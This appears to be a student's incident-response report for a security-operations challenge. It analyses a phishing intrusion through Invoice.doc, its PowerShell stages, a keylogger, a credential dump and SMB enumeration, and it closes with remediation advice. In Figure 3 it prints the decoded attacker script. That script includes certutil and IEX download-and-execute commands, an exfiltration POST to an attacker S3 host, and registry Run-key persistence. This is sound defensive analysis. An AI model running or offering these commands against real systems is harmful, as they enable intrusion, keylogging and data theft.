Title: Aimé Fraser

Group/Name: Sec Ops Individual Challenge

Indicators and Technical Details

Datetime	Identifier (IP, Domain, URL, Hostname)	MITRE Technique ID	Analyst Comment
Jun 15, 2022 @ 15:43:16.168	https://tueoeoslxo.s3.us-west-2.amazonaws.com/winupdater.ps1	T1566.001 Spearphishing Attachment	Invoice.doc opened. PowerShell script executes, and windupdater.psi is opened from an external site.
un 15, 2022 @ 15:43:25.511	https://ibarblkacoiwlkese.s3.amazonaws.com/certificate-key.exe	T1112 Modify Registry	Alters registry to direct WindowsUpdate to this site.
Jun 15, 2022 @ 15:43:25.511	https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1'	T1056.001 Input Capture: Keylogging	Downloads and installs keylogger.
Jun 15, 2022 @ 15:43:26.863	C:\Users\Analysis-Lab\Documents\20220615\PowerShell_transcript.DESKTOP-J22LNE4.lPcEF84I.20220615084326.txt		PowerShell transcript saved.
Jun 15, 2022 @ 15:43:28.918	C:\Windows\System32\lsass.exe	T1003.001	Dump credentials.
Jun 15, 2022 @ 15:43:04.374	C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc		Process Tampering: Image is locked
Jun 15, 2022 @ 15:44:01.095	HKEY_USERS\S-1-5-21-2456954166-4155419520-3527367723-1001\SOFTWARE\Microsoft\Office\15.0\Word\Security\Trusted Documents\LastPurgeTime	T1112 Modify Registry	Removes the last file from registry history
Jun 15, 2022 @ 15:44:26.400	C:\ProgramData\Boxstarter\Boxstarter.Chocolatey\Enable-RemotePsRemoting.ps1	T1059Command and Scripting PowerShell	Enabled Remote PowerShell Scripting
Jun 15, 2022 @ 15:43:41.841	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -WindowStyle hidden -EP Bypass -encodedCommand RwBlAHQALQBTAG0AYgBTAGgAYQByAGUAIAB8ACAAQwBvAG4AdgBlAHIAdABUAG8ALQBKAHMAbwBuAA==	T1021.002 Remote Services SMB	Get SMB shares

Executive Summary

At 15:43 on June 15. 2022, a user opened an email attachment called Invoice.doc. The security operations team was informed of this event and investigated. Analyzing logs, the security team found the document downloaded and ran multiple scripts to allow attackers to download and run additional scripts, change registry keys to gain persistence, and steal the highest-level admin credentials. With this, the attackers could control the system and have access to view, exfiltrate, or alter confidential data and manipulate the flow of data. They could vandalize software or processes and disrupt service.

Technical Summary

The user was spear phished by an email with the attachment Invoice.doc. Clicking it executed an obfuscated PowerShell script. The team analyzed the script and the unfolding of the attack in ELK. The script opens a website and downloads another script. This more complicated script triggers additional actions.

First, it hijacks certutil.exe to ignore the certification check and instead goes to another site controlled by the attacker where several exploits are stored.

Next, it goes to GitHub to download and installs the Powersploit keylogger. It gives the username/password combination hax0r/1337SAUCE.

It then completes other actions, including downloading a keylogger from GitHub, enumerating user accounts, and gathering information on SMB shares. Using this information, the attacker could access NT AUTHORITY SYSTEM and escalate user and SYSTEM privileges.

Findings and Analysis

Invoice.doc contained a macro that opened a PowerShell script winupdater.ps1. Encoded in Base 64, the script was unreadable by our AV software. It could not recognize the file commands as executable threats. See Figures 1 -4 at the end of this document.

This script directed the host to a second website containing available exploits. See Figures 5 and 6. The exploits' names suggest the list included programs for password recovery, stealing intellectual property, and the ability to inject executable code into legitimate files.

First, it altered the registry to replace WindowsUpdate with certutil.exe. and download executed a command to use the legitimate program certutil.exe for malicious purposes. The original use of the binary is to verify and dump Certificate Authority information on websites. In this case, it may have sideloaded malicious code from MSService.exe into kernel32.dll (a common lolbas for sideloading). See Figure 7.

The script then directed the machine to a GitHub page, where it downloaded and installed a keylogger program. (username='hax0r';password='1337SAUCE'). See Figure 8.

Interestingly, the following operation created a transcript of its PowerShell history and saved it to disk at C:\Users\Analysis-Lab\Documents\20220615\PowerShell_transcript.DESKTOP-J22LNE4.lPcEF84I.20220615084326.txt. The security operations team should examine this file to learn more.

They moved to gather credentials using lass.exe. This action was possible as our investigation found that a user with NT AUTHORITY SYSTEM (the highest level of access) updated settings on the machine before the attack. As a result, those high-level credentials stored in the machine's memory were accessible to the attackers. Credentials and passwords were easily dumped in a series of enumerations followed by running lsass.exe. With this, they obtained full access to the network.

Next, they attempted to install a rootkit, but protections were in place, and they did not succeed, despite their elevated credentials. After that, they went to the registry and modified it to remove evidence of the last Word document opened and the source of their entry into the network.

They enabled Remote PowerShell Scripting to enumerate the user's group memberships and gather information on SMB shares. Knowledge of the share paths through the network allows attackers to move laterally in the network.

Remediation and Recommendations

- Block unknown attachments by default. Some email scanning devices can open and analyze encrypted formats. Use anti-spoofing and email authentication mechanisms using SPF and DKIM. Continue regular user training recognizing and foiling phishing attempts.
- Most of these attacks used PowerShell. Policies restricting the use of PowerShell to admins would have kept the attackers out. Likewise, restrict command-line arguments for actions that could create or modify services.
- Monitor for third-party application logging.
- Monitor for suspicious processes spawned from MS Office and other productivity software.
- Monitor for new or altered registry keys.
- Monitor for changes made to processes that may inject dynamic-link libraries (DLLs) into processes to evade process-based defenses and possibly elevate privileges.
- Monitor DLL file events and look for unusual DLLs not customarily loaded into a process.
- Monitor network data for uncommon data flows. Processes utilizing the network that do not usually have network communication or are unknown are suspicious.
- Monitor for executed commands and arguments that may attempt to find local system groups and permission settings.

Figure 1. The text of the obfuscated script that ran when Invoice.doc was opened. The script goes to a website and runs another script, winupdater.ps1.



Figure 2. The homepage for the destination indicated in Figure 1.



Figure 3. A portion of the PowerShell script winupdater.ps1

Winupdater.ps1 decoded contents

1. certutil.exe -urlcache -split -f https://ibarblkacoiwlkese.s3.amazonaws.com/certificate-key.exe C:\ProgramData\MSService.exe
2. powershell.exe -exec Bypass -noexit -C "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Get-Keystrokes.ps1') >> C:\temp\stage.txt"
3. @{username='hax0r';password='1337SAUCE';}
4. Invoke-WebRequest -Uri https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html -Method POST -Body $iupose
5. S.e.t.-.I.t.e.m.P.r.o.p.e.r.t.y. .-.P.a.t.h. .H.K.L.M.:.\.S.o.f.t.w.a.r.e.\.M.i.c.r.o.s.o.f.t.\.W.i.n.d.o.w.s.\.C.u.r.r.e.n.t.V.e.r.s.i.o.n.\.R.u.n. .-.N.a.m.e. .W.i.n.d.o.w.s.U.p.d.a.t.e. .-.V.a.l.u.e. .'.c.e.r.t.u.t.i.l...e.x.e. .-.u.r.l.c.a.c.h.e. .-.s.p.l.i.t. .-.f. .h.t.t.p.s.:././.i.b.a.r.b.l.k.a.c.o.i.w.l.k.e.s.e...s.3...a.m.a.z.o.n.a.w.s...c.o.m./.c.e.r.t.i.f.i.c.a.t.e.-.k.e.y...e.x.e. .C.:.\.P.r.o.g.r.a.m.D.a.t.a.\.M.S.S.e.r.v.i.c.e...e.x.e.'
6. G.e.t.-.W.m.i.O.b.j.e.c.t. .-.C.l.a.s.s. .W.i.n.3.2._.U.s.e.r.A.c.c.o.u.n.t.
7. G.e.t.-.S.m.b.S.h.a.r.e. .|. .C.o.n.v.e.r.t.T.o.-.J.s.o.n.

Figure 4. The decoded text of windupdater.ph1.



Figure 5. A portion of the page at **https://ibarblkacoiwlkese.[s3].amazonaws.com**

The files listed at at **https://ibarblkacoiwlkese.[s3].amazonaws.com**

- Evil.dll
- Network.dll
- Password-Recovery.ps1
- Security-docs. Hta
- certificate-key.exe
- helper.ps1
- javeupd.zip
- pkg.zip
- psinvaders.zip
- update.dll
- wantToPlay. ps1
- wininition.exe

Figure 6. List of files

Figure 7. Directs Windows update to a site where it downloads additional exploits.



Figure 8. The block of text directs the machine to download a keylogger from GitHub.



Figure 9. Obfuscated output creating a PowerShell script to enumerate groups.



Figure 10. Obfuscated PowerShell script to enumerate SMB shares.

-End-